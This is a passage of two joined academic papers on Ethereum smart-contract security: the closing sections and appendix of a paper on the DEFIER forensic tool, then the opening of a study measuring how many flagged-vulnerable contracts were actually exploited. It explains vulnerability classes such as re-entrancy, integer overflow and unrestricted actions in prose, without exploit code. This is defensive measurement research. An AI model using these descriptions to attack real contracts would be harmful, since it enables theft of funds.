Study on Ethereum Dapp security. The security issue on Ethereum Dapp is attracting increasing attention from researchers. Aside from vulnerability assessment [16, 30, 50], studies on real-world Ethereum Dapp attacks and frauds are also conducted to understand the cybercriminal situation on Ethereum Dapps. For example, Chen et al. [16] studied the Ponzi scheme Dapps on Ethereum and built a machine learning based Ponzi scheme Dapp detection tool. Torres et al. [46] investigated another fraud Ethereum Dapps: honeypot, where attackers lure victims into vulnerable contracts. The paper introduced a methodology that uses symbolic execution for the automated detection of honeypot contracts. Chen et al. [15] identified abnormal EOA, that creates lots of contracts that are rarely used, by a threshold-based method. This method was validated using four denial-of-service EOAs. Atzei et al. [10] provided a survey on real-world attacks against Ethereum smart contracts, giving a taxonomy and discussing the vulnerabilities in detail. However, this work focused on the vulnerability assessment and did not study the attacker operations and the associated kill chain. To the best of our knowledge, our paper is the first to study cybercriminal ecosystem (e.g., attack lifecycle, attack infrastructures, campaign organization, etc.) on real-world Dapp attacks, leveraging the open and immutable transaction records kept by the Ethereum.

Security event detection and forensic. *DEFIER* investigated the problem of intrusion detection and forensic analysis, with a specific focus on Etherem Dapp attacks. Numerous studies [21, 38, 43] have looked into security event detection and forecast in various domains. Recent year witnesses the trend of understanding high-level event semantics for a more efficient and effective security event detection. Ben-Asher et

al. [12] quantitatively evaluated the effectiveness of using contextual knowledge for detecting cyber-attacks. Ma et al. [31] proposed a semantics aware program annotation to partition execution based on the application specific high level task structures. Shen et al. [44] used temporal word embedding to cluster security events under similar context and track their evolution. Hassan et al. [26] proposed a threat alert triage system that features historical and contextual information to automatically triage alerts. The closest work to our study is HOLMES [35], a real-time APT detection system that generates a high-level graph, that summarizes the attacker's kill chain steps, to identify behavior associated with *known attacks* based on frequency analysis. In contrast to previous works, the kill chain and the associated attack operations are under explored in the domain of Ethereum Dapp attacks, which turned out to be very different from the traditional APT kill chain. In our study, we first time utilize Ethereum transaction time series analysis based on graph sequence mining to learn the high-level attack operational intents, which allows us to accurately detect both known and unknown attacks.

7 Conclusion

In this paper, we report our study on Ethereum Dapp attack incidents, which consist of a sophisticated attack hierarchical structure, multiple criminal roles, and various kinds of attack behaviors. To investigate such attack incidents, we performed the *first* measurement study and forensic analysis on real-world Dapp attacks, leveraging the open and immutable transaction records kept by the Ethereum blockchain. In particular, we propose a methodology to supplement the missing attack information of Dapp incident reports. Utilizing more comprehensive attack transactions and their execution traces for each attack incident, we conduct an empirical study to recover Dapp cybercriminal's end-to-end footprints, as well as the corresponding kill chain and attack patterns. Moving forward, we believe that there is a great potential to utilize such threat intelligence to automatically investigate Dapp on a large scale. Running on 2,350,779 transactions from 104 Ethereum on-chain Dapp, our Dapp investigation tool *DEFIER*, which captures high-level attack intents, successfully identified 476,342 exploit transactions on 85 victim Dapps, which have never been reported before. It sheds on light that our understanding of Ethereum Dapp cybercrime will help more effectively defend against this emerging threat.

Acknowledgments

We wish to acknowledge the efforts of the anonymous reviewers for their insightful comments and suggestions to improve the quality of our manuscript. We also thank Boxify to share invaluable Ethereum transaction datasets with us. This work was supported in part by the NSF CNS-1618493, 1801432, 1838083 and 1850725. CAS authors was supported in part by the Key Laboratory of Network Assessment Technology of Chinese Academy of Sciences and Beijing Key Laboratory of Network Security and Protection Technology. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the view of our funders.

Availability

The annotated data and the implementation of *DEFIER* is available at https://drive.google.com/drive/folders/1cdD1gHNbWIS228QXmeUReougSL_k1kvf?usp=sharing.

References

[1] dapp ranking. https://www.dapp.com/ranking. Accessed Jul 2, 2019.

[2] Etherscan. https://etherscan.io/charts#generalInfo. Accessed Jul 1, 2019.

[3] get transactions by blocknumber etherscan. http://api.etherscan.io/api?module=account&action=txlist&address=YourAddress&startblock=0&endblock=99999999&sort=asc&apikey=YourApiKeyToken. Accessed: Jul 2, 2019.

[4] get transactions by pagenum etherscan. http://api.etherscan.io/api?module=account&action=txlistinternal&address=0x2c1ba59d6f58433fb1eaee7d20b26ed83bda51a3&startblock=0&endblock=2702578&sort=asc&apikey=YourApiKeyToken. Accessed: Jul 2, 2019.

[5] Gmatch4py: a graph matching library for python. https://github.com/Jacobe2169/GMatch4py.

[6] Octopus: a security analysis framework for webassembly module and blockchain smart contract. https://github.com/quoscient/octopus.

[7] Online solidity decompiler. https://ethervm.io/decompile.

[8] stateofthedapps. https://www.stateofthedapps.com. Accessed Jul 2, 2019.

[9] Charu C Aggarwal. Data mining: the textbook. Springer, 2015.

[10] Nicola Atzei, Massimo Bartoletti, and Tiziana Cimoli. A survey of attacks on ethereum smart contracts. IACR Cryptology ePrint Archive, 2016:1007, 2016.

[11] James Barton. How many ethereum smart contracts are there. https://coindiligent.com/how-many-ethereum-smart-contracts. Accessed Nov 8, 2018.

[12] Noam Ben-Asher and Cleotilde Gonzalez. Effects of cyber security knowledge on attack detection. Computers in Human Behavior, 48:51–61, 2015.

[13] Bloxy. bloxy. https://bloxy.info/. Accessed Jul 1, 2019.

[14] Léon Bottou. Large-scale machine learning with stochastic gradient descent. In Proceedings of COMPSTAT'2010, pages 177–186. Springer, 2010.

[15] Ting Chen, Yuxiao Zhu, Zihao Li, Jiachi Chen, Xiaoqi Li, Xiapu Luo, Xiaodong Lin, and Xiaosong Zhange. Understanding ethereum via graph analysis. In IEEE INFOCOM 2018-IEEE Conference on Computer Communications, pages 1484–1492. IEEE, 2018.

[16] Weili Chen, Zibin Zheng, Jiahui Cui, Edith Ngai, Peilin Zheng, and Yuren Zhou. Detecting ponzi schemes on ethereum: Towards healthier blockchain technology. In Proceedings of the 2018 World Wide Web Conference on World Wide Web, pages 1409–1418. International World Wide Web Conferences Steering Committee, 2018.

[17] Chris Chinchilla. Ethereum white paper. https://github.com/ethereum/wiki/wiki/White-Paper. Accessed Jun 19, 2019.

[18] Usman W Chohan. The cryptocurrency tumblers: Risks, legality and oversight. 2017.

[19] Hanjun Dai, Bo Dai, and Le Song. Discriminative embeddings of latent variable models for structured data. In International conference on machine learning, pages 2702–2711, 2016.

[20] Thibault de Balthasar and Julio Hernandez-Castro. An analysis of bitcoin laundry services. In Nordic Conference on Secure IT Systems, pages 297–312. Springer, 2017.

[21] Min Du, Feifei Li, Guineng Zheng, and Vivek Srikumar. Deeplog: Anomaly detection and diagnosis from system logs through deep learning. In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, pages 1285–1298. ACM, 2017.

[22] Martin Ester, Hans-Peter Kriegel, Jörg Sander, Xiaowei Xu, et al. A density-based algorithm for discovering clusters in large spatial databases with noise. In Kdd, volume 96, pages 226–231, 1996.

[23] Barney G Glaser and Anselm L Strauss. Discovery of grounded theory: Strategies for qualitative research. Routledge, 2017.

[24] Alex Graves and Jürgen Schmidhuber. Framewise phoneme classification with bidirectional lstm and other neural network architectures. Neural Networks, 18(5-6):602–610, 2005.

[25] Aditya Grover and Jure Leskovec. node2vec: Scalable feature learning for networks. In Proceedings of the 22nd ACM SIGKDD international conference on Knowledge discovery and data mining, pages 855–864. ACM, 2016.

[26] Wajih Ul Hassan, Shengjian Guo, Ding Li, Zhengzhang Chen, Kangkook Jee, Zhichun Li, and Adam Bates. Nodoze: Combatting threat alert fatigue with automated provenance triage. In Network and Distributed Systems Security Symposium, 2019.

[27] Alyssa Hertig. How ethereum works. https://www.coindesk.com/information/how-ethereum-works. Accessed Mar 30, 2017.

[28] Sepp Hochreiter and Jürgen Schmidhuber. Long short-term memory. Neural computation, 9(8):1735–1780, 1997.

[29] Paul Jaccard. The distribution of the flora in the alpine zone. 1. New phytologist, 11(2):37–50, 1912.

[30] Johannes Krupp and Christian Rossow. teether: Gnawing at ethereum to automatically exploit smart contracts. In 27th {USENIX} Security Symposium ({USENIX} Security 18), pages 1317–1333, 2018.

[31] Shiqing Ma, Juan Zhai, Fei Wang, Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. {MPI}: Multiple perspective attack investigation with semantic aware execution partitioning. In 26th {USENIX} Security Symposium ({USENIX} Security 17), pages 1111–1128, 2017.

[32] James MacQueen et al. Some methods for classification and analysis of multivariate observations. In Proceedings of the fifth Berkeley symposium on mathematical statistics and probability, volume 1, pages 281–297. Oakland, CA, USA, 1967.

[33] Patricia Yancey Martin and Barry A Turner. Grounded theory and organizational research. The journal of applied behavioral science, 22(2):141–157, 1986.

[34] Charles D Michener and Robert R Sokal. A quantitative approach to a problem in classification. Evolution, 11(2):130–162, 1957.

[35] Sadegh M Milajerdi, Rigel Gjomemo, Birhanu Eshete, R Sekar, and VN Venkatakrishnan. Holmes: real-time apt detection through correlation of suspicious information flows. arXiv preprint arXiv:1810.01594, 2018.

[36] NCC. Decentralized application security project. https://dasp.co/. Accessed Apr 10, 2019.

[37] NCC. Reentrancy. https://dasp.co/#item-1. Accessed Apr 10, 2019.

[38] Alina Oprea, Zhou Li, Ting-Fang Yen, Sang H Chin, and Sumayah Alrwais. Detection of early-stage enterprise infection by mining large-scale log data. In 2015 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, pages 45–56. IEEE, 2015.

[39] Nathaniel Popper. A hacking of more than $50 million dashes hopes in the world of virtual currency. https://www.nytimes.com/2016/06/18/business/dealbook/hacker-may-have-removed-more-than-50-million-from-experimental-cybercurrency-project.html. Accessed Juln 17, 2016.

[40] SECBIT. A comprehensive solution to bugs in fomo3d-like games. https://hackernoon.com/a-comprehensive-solution-to-bugs-in-fomo3d-like-games-ab3b054f3cc5. Accessed Apr 11, 2020.

[41] SECBIT. How the winner got fomo3d prize—a detailed explanation. https://medium.com/coinmonks/how-the-winner-got-fomo3d-prize-a-detailed-explanation-b30a69b7813f. Accessed May 30, 2019.

[42] Beosin (Kai Sedgwick). Someone wins $3 million jackpot in ethereum ponzi fomo3d. https://news.bitcoin.com/someone-wins-3-million-jackpot-in-ethereum-ponzi-fomo3d/. Accessed Apr 11, 2020.

[43] Yun Shen, Enrico Mariconti, Pierre Antoine Vervier, and Gianluca Stringhini. Tiresias: Predicting security events through deep learning. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, pages 592–605. ACM, 2018.

[44] Yun Shen and Gianluca Stringhini. Attack2vec: Leveraging temporal word embeddings to understand the evolution of cyberattacks. arXiv preprint arXiv:1905.12590, 2019.

[45] Beosin (Chengdu LianAn Tech). Beware! owner access could be stolen from another 3 contracts — do not ignore simple mistakes. https://medium.com/@Beosin/beware-owner-access-could-be-stolen-from-another-3-contracts-do-not-ignore-simple-mistakes-f4ebbc80db98. Accessed Jul 31, 2019.

[46] Christof Ferreira Torres and Mathis Steichen. The art of the scam: Demystifying honeypots in ethereum smart contracts. arXiv preprint arXiv:1902.06976, 2019.

[47] ubitok.io. Post-mortem investigation. https://www.kingoftheether.com/postmortem.html. Accessed May 30, 2019.

[48] web3j. Transactions — web3j 4.1.0 documentation. https://web3j.readthedocs.io/en/latest/transactions.html. Accessed Mar 30, 2017.

[49] GAVIN WOOD. Ethereum: A secure decentralised generalised transaction ledger. https://ethereum.github.io/yellowpaper/paper.pdf. Accessed Jun 13, 2019.

[50] Yi Zhou, Deepak Kumar, Surya Bakshi, Joshua Mason, Andrew Miller, and Michael Bailey. Erays: reverse engineering ethereum's opaque smart contracts. In 27th {USENIX} Security Symposium ({USENIX} Security 18), pages 1371–1385, 2018.

Appendix

7.1 Data formats of three types of transactions and their associated receipts

TO	0x9795***
FROM	0x1249***
VALUE	0.65 Ether
DATA	0x
GAS PRICE	1.20002x10^{-8} Ether (12.0002 Gwei)

(a) Ether transfer

TO	(empty)
FROM	0x9795***
VALUE	0 Ether
DATA	bytecode of contract
GAS PRICE	1.2x10^{-8} Ether (12 Gwei)

(b) Contract creation

TO	0x9528***
FROM	0x9795***
VALUE	0.0577307 Ether
DATA	0xc0406226 (methodID of function run())
GAS PRICE	1x10^{-8} Ether (10 Gwei)

(c) Contract call

TRANS HASH	0x9285***
FROM	0x1249***
TO	0x9795***
GAS USED	21,000
CONTRACT ADDRESS	null
STATUS	0x1

(d) Receipt of Ether transfer

TRANS HASH	0xa4c8***
FROM	0x9795***
TO	(empty)
GAS USED	624,014
CONTRACT ADDRESS	0x6be5***
STATUS	0x1

(e) Receipt of Contract creation

TRANS HASH	0x4971***
FROM	0x9795***
TO	0x9528***
GAS USED	417,124
CONTRACT ADDRESS	null
STATUS	0x1

(f) Receipt of Contract call

Figure 11: Three types of transactions supported on Ethereum.

7.2 Parameter and model selection for transaction clustering

As mentioned in Section 3.1, the parameter α and β indicate the importance of structure similarity and timing closeness when measuring TG distance

Table 13: Performance comparison under different cluster model

Method	accuracy	recall	time cost	parameters setting
k-Means [32]	0.95	0.83	84.93s	iteration number is 3; *k* is all the first transaction in sequences split by a 10-hour time window
Agglomerative Hierarchecal [34]	0.83	0.97	2h30min	*k* is all the first transaction in sequences split by a 10-hour time window
DBSCAN [22]	0.89	0.76	2h27min	eps is 0.5; the minimal points of a cluster is 2

Table 14: List of Dapp incidents reports.

Source	Report URL	Victim Dapp
PeckShield	https://blog.peckshield.com/2018/04/22/batchOverflow/	BeautyChain(BEC)
PeckShield	https://blog.peckshield.com/2018/04/25/proxyOverflow/	MESH, UGToken(UGT), SmartMesh(SMT), SmartMesh Token(SMART), MTC, First(FST), GG Token, CNY Token(CNYt)
PeckShield	https://blog.peckshield.com/2018/05/10/multiOverflow/	Social Chain (SCA)
PeckShield	https://blog.peckshield.com/2018/08/18/replay/	SmartMesh(SMT), UGToken(UGT), First(FST), MTC
PeckShield	https://blog.peckshield.com/2018/08/14/unsafemath/	MovieCredits (EMVC)
Medium	https://medium.com/coinmonks/an-inspection-on-ammbr-amr-bug-a53b4050d52	Ammbr(AMR)
4Hou	https://4hou.win/wordpress/?p=21704	Ammbr(AMR), Beauty Coin (BEAUTY), Rocket Coin (XRC), Social Chain (SCA)
BCSEC	https://bcsec.org/index/detail?id=157&tag=1	Morph
Aeternity	https://blog.aeternity.com/parity-multisig-wallet-hack-47cc507d964d	Parity
BitcoinTalk	https://bitcointalk.org/index.php?topic=1400536.60	Rubixi
Github	https://github.com/ether-camp/virtual-accelerator/issues/8	HackerGold(HKG)
Reddit	https://www.reddit.com/r/ethdev/comments/7x5rwr/tricked_by_a_honeypot_contract_or_beaten_by/	PrivateBank
Reddit	https://www.reddit.com/r/ethereum/comments/916xni/how_to_pwn_fomo3d_a_beginners_guide	Fomo3D
PeckShield	https://blog.peckshield.com/2018/07/24/fomo3d/	Fomo3D, RatScam
Medium	https://medium.com/@AnChain.AI/largest-smart-contract-attacks-in-blockchain-history-exposed-part-1-93b975a374d0	Fomo3D, LastWinner, RatScam, FomoGame
Medium	https://medium.com/coinmonks/how-the-winner-got-fomo3d-prize-a-detailed-explanation-b30a69b7813f	Fomo3D
Medium	https://medium.com/@Beosin/there-is-only-one-truth-god-game-attack-analysis-ea4821d27cc3	GodGame
360	http://blogs.360.cn/post/Fairness_Analysis_of_Dice2win_EN.html	Dice2Win
King of the Ether Throne	https://www.kingoftheether.com/postmortem.html	King of the Ether Throne
Reddit	https://www.reddit.com/r/ethereum/comments/4ghzhv/governmentals_1100_eth_jackpot_payout_is_stuck/	GovernMental
Medium	https://medium.com/spankchain/we-got-spanked-what-we-know-so-far-d5ed3a0f38fe	SpankChain

(Definition 1). In our implementation, we analyzed the impact of various α and β as shown in Table 15 on the ground-truth set, and chose the combination of α and β (i.e., $\alpha = 0.9, \beta = 0.1$) with the best performance.

Also, we compared the effectiveness of different clustering algorithms, i.e., *k*-Means, DBSCAN, Agglomerative Hierarchical, on our task. The results, with pre-parameters required by cluster models, are shown in Table 13. We observe that the clustering algorithm *k*-Means outperforms other clustering algorithms in terms of accuracy and efficiency. In our study, we weight the correctness of the results and use k-Means for transaction clustering.

Table 15: Performance comparison under different distance weight

α	β	precision	recall
0.01	0.99	0.97	0.78
0.1	0.9	0.97	0.76
0.3	0.7	0.97	0.72
0.5	0.5	0.97	0.62
0.7	0.3	0.95	0.81
0.9	0.1	0.95	0.83
0.99	0.01	0.96	0.82

7.3 Data annotation

We manually examined transaction clusters to identify the adversary's intent and annotate their attack stage. Serving this purpose is the grounded theory [33], a systematic methodology that constructs a concept through methodical gathering and analysis of data in social science. More specifically, we analyzed transaction clusters through the following three stages: *coding* that identifies the anchors (e.g., multiple contract creations and self-destruction traces in a transaction, using the same contract to call several Dapps, achieving significant large profit in one transaction, etc.) that enable the key points of the annotation; *code collection and iteration* that iteratively groups anchors and aligns them to the adversary's operational intents through comparison [23] (e.g., a transaction cluster shows the operational intent of the attack propagation, if their execution traces consist of multiple contract creations and self-destruction when calling several different Dapps); *Attack stage annotation* that annotate transaction clusters' attack stage based on adversary's operational intents. Throughout the analysis, annotators intensively discussed with each other to ensure that all transaction clusters were correctly understood and evaluated. In total, it took 5 human labors around two weeks for data annotation.

Smart Contract Vulnerabilities: Vulnerable Does Not Imply Exploited

Daniel Perez
Imperial College London

Benjamin Livshits
Imperial College London

Abstract

In recent years, we have seen a great deal of both academic and practical interest in the topic of vulnerabilities in smart contracts, particularly those developed for the Ethereum blockchain. While most of the work has focused on detecting *vulnerable* contracts, in this paper, we focus on finding how many of these vulnerable contracts have actually been *exploited*. We survey the 23,327 vulnerable contracts reported by six recent academic projects and find that, despite the amounts at stake, only 1.98% of them have been exploited since deployment. This corresponds to at most 8,487 ETH (~1.7 million USD[1]), or only 0.27% of the 3 million ETH (600 million USD) at stake. We explain these results by demonstrating that the funds are very concentrated in a small number of contracts which are *not exploitable* in practice.

1 Introduction

When it comes to vulnerability research, especially as it pertains to software security, it is frequently difficult to estimate what fraction of discovered vulnerabilities are exploited in practice. However, public blockchains, with their immutability, ease of access, and what amounts to a replayable execution log for smart contracts present an excellent opportunity for such an investigation. In this work, we aim to contrast the vulnerabilities reported in smart contracts on the Ethereum [16] blockchain with the actual exploitation of these contracts.

We collect the data shared with us by the authors of six recent papers [24, 31, 32, 35, 39, 51] focusing on finding smart contract vulnerabilities. These academic datasets are significantly bigger in scale than reports we can find in the wild and because of the sheer number of affected contracts — 23,327 — represent an excellent study subject.

To make our approach more general, we express six different frequently reported vulnerability classes as Datalog queries computed over relations that represent the state of the Ethereum blockchain. The Datalog-based exploit discovery approach gives more scalability to our process; also, while others have used Datalog for static analysis formulation, we are not aware of it being used to capture the dynamic state of the blockchain over time.

We discover that the amount of smart contract exploitation that occurs in the wild is notably lower than what might be believed, given what is suggested by the sometimes sensational nature of some of the famous cryptocurrency exploits such as TheDAO [45] or the Parity wallet [14] bugs.

Contributions. Our contributions are:

- **Datalog formulation.** We propose a Datalog-based formulation for performing analysis over Ethereum Virtual Machine (EVM) execution traces. We use this highly scalable approach to analyze a total of more than 20 million transactions from the Ethereum blockchain to search for exploits. We highlight that our analyses run *automatically* based on the facts that we extract and the rules defining the vulnerabilities we cover in this paper.
- **Experimental evaluation of exploitation.** We analyze the vulnerabilities reported in six recently published studies and conclude that, although the number of *vulnerable* contracts and the amount of money at risk is very high, the amount of money actually *exploited* is several orders of magnitude lower.

  We discover that out of 23,327 vulnerable contracts worth a total of 3,124,433 ETH, 463 contracts may have been exploited for an amount of 8,487 ETH, which represents only 0.27% of the total amount at stake.
- **Proposed explanations.** We hypothesize that the main reasons for these vast differences is that the amount of *exploitable* Ether is very low compared to the amount of Ether flagged *vulnerable*. Indeed, further analysis of the vulnerable contracts and the Ether they contain suggests that a large majority of Ether is held by only a small number of contracts, and that the vulnerabilities reported on these contracts are either false positives or

[1] We use the exchange rate on 2020-05-16: 1 ETH = 200 USD. For consistency, any monetary amounts denominated in USD are based on this rate.

not exploitable in practice. We also confirm that the set of all contracts on the Ethereum blockchain has a similar distribution of wealth to that in our dataset.

To make many of the discussions in this paper more concrete, we present a thorough investigation of the high-value contracts in Appendix A.

2 Background

The Ethereum [16] platform allows its users to run "smart contracts" on its distributed infrastructure. Ethereum *smart contracts* are programs which define a set of rules for the governing of associated funds, typically written in a Turing-complete programming language called Solidity [19]. Solidity is similar to JavaScript, yet some notable differences are that it is strongly-typed and has built-in constructs to interact with the Ethereum platform. Programs written in Solidity are compiled into low-level untyped bytecode to be executed on the Ethereum platform by the Ethereum Virtual Machine (EVM) [53]. It is important to note that it is also possible to write EVM contracts without using Solidity.

To execute a smart contract, a sender has to send a transaction to the contract and pay a fee which is derived from the contract's computational cost, measured in units of *gas*. Each executed instruction consumes an agreed upon amount of gas [53]. Consumed gas is credited to the miner of the block containing the transaction, while any unused gas is refunded to the sender. In order to avoid system failure stemming from never-terminating programs, transactions specify a gas limit for contract execution [40]. An out-of-gas exception is thrown once this limit has been reached.

Smart contracts themselves have the capability to *call* another account present on the Ethereum blockchain. This functionality is overloaded, as it is used both to call a function in another contract and to send Ether (ETH), the underlying currency in Ethereum, to an account. A particularity of how this works in Ethereum is that calls from within a contract, also called *internal transactions*, do not create new transactions and are therefore not directly recorded on-chain. This means that looking at transactions without executing them does not provide enough information to follow the flow of Ether.

2.1 Smart Contracts Vulnerabilities

In this subsection, we briefly review some of the most common vulnerability types that have been researched and reported for EVM-based smart contracts. We provide a two-letter abbreviation for each vulnerability which we shall use throughout the remainder of this paper.

Re-Entrancy (RE). When a contract "calls" another account, it can choose the amount of gas it allows the called party to use. If the target account is a contract, it will be executed and can use the provided gas budget. If such a contract is malicious and the gas budget is high enough, it can try to call back in the caller — a re-entrant call. If the caller's implementation is not re-entrant, for example because it did not update his internal state containing balances information, the attacker can use this vulnerability to drain funds out of the vulnerable contract [31, 35, 51]. This vulnerability was used in TheDAO exploit [45], essentially causing the Ethereum community to decide to rollback to a previous state using a hard-fork [37]. We provide more details about TheDAO exploit in Section 8

Unhandled Exceptions (UE). Some low-level operations in Solidity such as `send`, which is used to send Ether, do not throw an exception on failure, but rather report the status by returning a boolean. If this return value is unchecked, the caller continues its execution even if the payment failed, which can easily lead to inconsistencies [15, 31, 35, 48].

Locked Ether (LE). Ethereum smart contracts can, as any account on Ethereum, receive Ether. However, there as several reasons for which the received funds might get locked permanently into the contract.

One reason is that the contract may depend on another contract which has been destructed using the `SELFDESTRUCT` instruction of the EVM — i.e. its code has been removed and its funds transferred. If this was the only way for such a contract to send Ether, it will result in the funds being permanently locked. This is what happened in the Parity Wallet bug in November 2017, locking millions of USD worth of Ether [14]. We provide more details about it in Section 8

There are also cases where the contract will *always* run out of gas when trying to send Ether which could result in locking the contract funds. More details about such issues can be found in [24].

Transaction Order Dependency (TO). In Ethereum, multiple transactions are included in a single block, which means that the state of a contract can be updated multiple times in the same block. If the order of two transactions calling the same smart contract changes the final outcome, an attacker could exploit this property. For example, given a contract which expects participant to submit the solution to a puzzle in exchange for a reward, a malicious contract owner could reduce the amount of the reward when the transaction is submitted.

Integer Overflow (IO). Integer overflow and underflow is a common type of bug in many programming languages but in the context of Ethereum it can have very severe consequences. For example, if a loop counter were to overflow, creating an infinite loop, the funds of a contract could become completely frozen. This can be exploited by an attacker if he has a way of incrementing the number of iterations of the loop, for example, by registering enough users to trigger an overflow.

Unrestricted Action (UA). Contracts often perform authorization, by checking the sender of the message, to restrict the type of action that a user can take. Typically, only the owner of a contract should be allowed to destroy the contract or set a new owner. Such an issue can happen not only if the developer

Name	Vulnerabilities						Report month	Citation
	RE	UE	LE	TO	IO	UA		
Oyente	✓	✓		✓	✓		2016-10	[35]
ZEUS	✓	✓	✓	✓	✓		2018-02	[31]
Maian			✓			✓	2018-03	[39]
SmartCheck	✓	✓	✓		✓		2018-05	[48]
Securify	✓	✓	✓	✓		✓	2018-06	[51]
ContractFuzzer	✓	✓					2018-09	[30]
teEther						✓	2018-08	[32]
Vandal	✓	✓					2018-09	[15]
MadMax			✓		✓		2018-10	[24]

Figure 1: A summary of smart contract analysis tools presented in prior work.

forgets to perform critical checks but also if an attacker can execute arbitrary code, for example by being able to control the address of a delegated call [32].

2.2 Analysis Tools

Smart contracts are generally designed to manipulate and *hold* funds denominated in Ether. This makes them very tempting attack targets, as a successful attack may allow the attacker to directly steal funds from the contract. Given the many common vulnerabilities in smart contracts, some of which we described in the previous section, a large number of tools have been developed to find them automatically [18, 35, 51]. Most of these tools analyze either the contract source code or its compiled EVM bytecode and look for known security issues, such as re-entrancy or transaction order dependency vulnerabilities. We present a summary of these different works in Figure 1. The second and third columns respectively present the reported number of contracts analyzed and contracts flagged vulnerable in each paper. The "vulnerabilities" columns show the type of vulnerabilities that each tool can check for. We present these vulnerabilities in Section 2.1 and give a more detailed description of these tools in Section 8.2.

2.3 Definitions

We give the definitions used in this paper for the terms *vulnerable*, *exploitable* and *exploited*.

vulnerable: A contract is vulnerable if it has been flagged by a static analysis tool as such. As we will see later, this means that some contracts may be *vulnerable* because of a false-positive.

exploitable: A contract is exploitable if it is vulnerable and the vulnerability could be exploited by an external attacker. For example, if the "vulnerability" flagged by a tool is in a function which requires to own the contract, it would be *vulnerable* but not *exploitable*.

Name	Contracts analyzed	Vulnerabilities found	Ether at stake at time of report
Oyente	19,366	7,527	1,287,032
Zeus	1,120	861	671,188
Maian	NA	2,691	15.59
Securify	29,694	9,185	724,306
MadMax	91,800	6,039	1,114,958
teEther	784,344	1,532	1.55

Figure 2: Summary of the contracts in our dataset.

exploited: A contract is exploited if it received a transaction on Ethereum's main network which triggered one of its vulnerabilities. Therefore, a contract can be *vulnerable* or even *exploitable* without having been *exploited*.

3 Dataset


In this paper, we analyze the vulnerable contracts reported by the following six academic papers: [35], [31], [39], [51], [24] and [32]. To collect information about the addresses analyzed and the vulnerabilities found, we reached out to the authors of the different papers.

Oyente [35] data was publicly available [34]. The authors of the other papers were kind enough to provide us with their dataset. We received all the replies within less than a week of contacting the authors.

We also reached out to the authors of [48], [30] and [15] but could not obtain their dataset, which is why we left these papers out of our analysis.

Our dataset is comprised of a total of 821,219 contracts, of which 23,327 contracts have been flagged as vulnerable to at least one of the six vulnerabilities described in Section 2. Although we received the data directly from the authors, the numbers of contracts analyzed usually did not match the data reported in the papers, which we show in Figure 1. We believe the two main results for this are: authors improving their tools after the publication and authors not including duplicated contracts in their data they provided us. Therefore, we present the numbers in our dataset, as well as the Ether at stake for vulnerable contracts in Figure 2. The Ether at stake is computed by summing the balance of all the contracts flagged vulnerable. We use the balance at the time at which each paper was published rather than the current one, as it gives a better sense of the amount of Ether which could potentially have been exploited.

Taxonomy. Rather than reusing existing smart contracts vulnerabilities taxonomies [11] as-is, we adapt it to fit the vulnerabilities analyzed by the tools in our dataset. We do not cover vulnerabilities not analyzed by at least two of the six tools. We settle on the six types of vulnerabilities described in Section 2: re-entrancy (RE), unhandled exception (UE), locked Ether (LE), transaction order dependency (TO), integer



(a) Overlapping contracts analyzed.

(b) Overlapping vulnerabilities flagged.

Figure 3: Histograms that show the overlap in the contracts analyzed and flagged by examined tools.

Tools	Total	Agreed	Disagreed	% agreement
Oyente/Securify	774	185	589	23.9%
Oyente/Zeus	104	3	101	2.88%
Zeus/Securify	108	2	106	1.85%

Figure 4: Agreement among tools for re-entrancy analysis.

overflows (IO) and unrestricted actions (UA). As the papers we survey use different terms and slightly different definitions for each of these vulnerabilities, we map the relevant vulnerabilities to one of the six types of vulnerabilities we analyze. We show how we mapped these vulnerabilities in Figure 5.

Overlapping vulnerabilities. In this subsection, we first check how much overlap there is between contracts in our dataset: how many contracts have been analyzed by multiple tools and how many contracts were flagged vulnerable by multiple tools. We note that most papers, except for [35], are written around the same period. We find that 73,627 out of 821,219 contracts have been analyzed by at least two of the tools but only 13,751 by at least three tools. In Figure 3a, we show a histogram of how many different tools analyze a single contract. In Figure 3b, we show the number of tools which flag a single contract as vulnerable to any of the analyzed vulnerability. The overlap for both the analyzed and the vulnerable contracts is relatively small. We assume one of the reasons is that some tools work on Solidity code [31] while other tools work on EVM bytecode [35, 51], making the population of contracts available different among tools.

We also find a lot of contradiction in the analysis of the different tools. We choose re-entrancy to illustrate this point, as it is supported by three of the tools we analyze. In Figure 4, we show the agreement between the three tools supporting re-entrancy detection. The *Total* column shows the total number of contracts analyzed by both tools in the *Tools* column and flagged by at least one of them as vulnerable to re-entrancy. Oyente and Securify agree on only 23% of the contracts, while Zeus does not seem to agree with any of the other tools. This reflects the difficulty of building static analysis tools targeted at the EVM. While we are not trying to evaluate the different tools' performance, this gives us yet another motivation to find out the impact of the reported vulnerabilities.

4 Methodology

In this section, we describe in details the different analyses we perform in order to check for exploits of the vulnerabilities described in Section 2.

To check for potential exploits, we perform bytecode-level transaction analysis, whereby we look at the code executed by the contract when carrying out a particular transaction. We use this type of analysis to detect the six types of vulnerabilities presented in Section 2.

To perform our analyses, we first retrieve transaction data for all the contracts in our dataset. Next, to perform bytecode-level analysis, we extract the execution traces for the transactions potentially affecting contracts of interest. We use EVM's debug functionality, which gives us the ability to replay transactions while tracing executed instructions. To speed-up the data collection process, we patch the Go Ethereum client [10], opposed to relying on the Remote Procedure Call (RPC) functionality provided by the default Ethereum client.

The extracted traces contain a list of executed instructions, as well as the state of the stack at each instruction. To analyze the traces, we encode them into a Datalog representation; Datalog is a language implementing first-order logic with recursion [29], allowing us to concisely express properties about the execution traces. We use the following domains to encode the information about the traces as Datalog facts, noting V as the set of program variables and A is the set of Ethereum addresses. We show an overview of the facts that we collect and the relations we use to check for possible exploits in Figure 7. We highlight that our analyses run *automatically* based on the facts that we extract and the rules that define various violations described in subsequent sections.

4.1 Re-Entrancy

